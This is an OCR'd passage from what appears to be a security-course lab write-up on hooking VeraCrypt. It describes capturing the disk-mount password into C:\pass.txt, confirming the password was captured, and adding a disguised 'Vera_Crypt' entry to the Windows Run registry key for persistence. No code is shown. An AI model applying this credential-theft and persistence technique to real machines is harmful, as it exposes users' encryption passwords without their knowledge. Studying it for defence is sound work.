


And here we can in the C: directory that the file pass.txt is here, so let's check what's in the file:




Make sure that you compile all the files in the command prompt under the admin privileges because we are writing the files in the administrator's space, so for that, we need to make sure that we are running the command prompt under administrator privileges.

So, as we can see here it is the same password, which we had used to mount the disk. So, our process is working properly.



And here in the registry, we can see that we have successfully added our process.


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
CloudStore
ContentDeliveryMa
Cortana
Diagnostics
Explorer
Ext
Feeds
FileAssociations
FileHistory
GameDVR
Group Policy
Group Policy Edito
Group Policy Objec
Holographic
ime
ImmersiveShell
InstallService
Internet Settings
LanguageCompon
Lock Screen
Mobility
Notifications
PenWorkspace
Policies
PrecisionTouchPad
Privacy
PushNotifications
RADAR
Run
RunOnce
Screensavers
Search
SearchSettings
Security and Maint
Name
Type
Data
(Default)
REG_SZ
(value not set)
ZoomIt
REG_SZ
C:\Tools\sysinternals\ZoomIt64.exe
Vera_Crypt
REG_SZ
"C:\Users\Red\Desktop\project\week-2 assign\inje...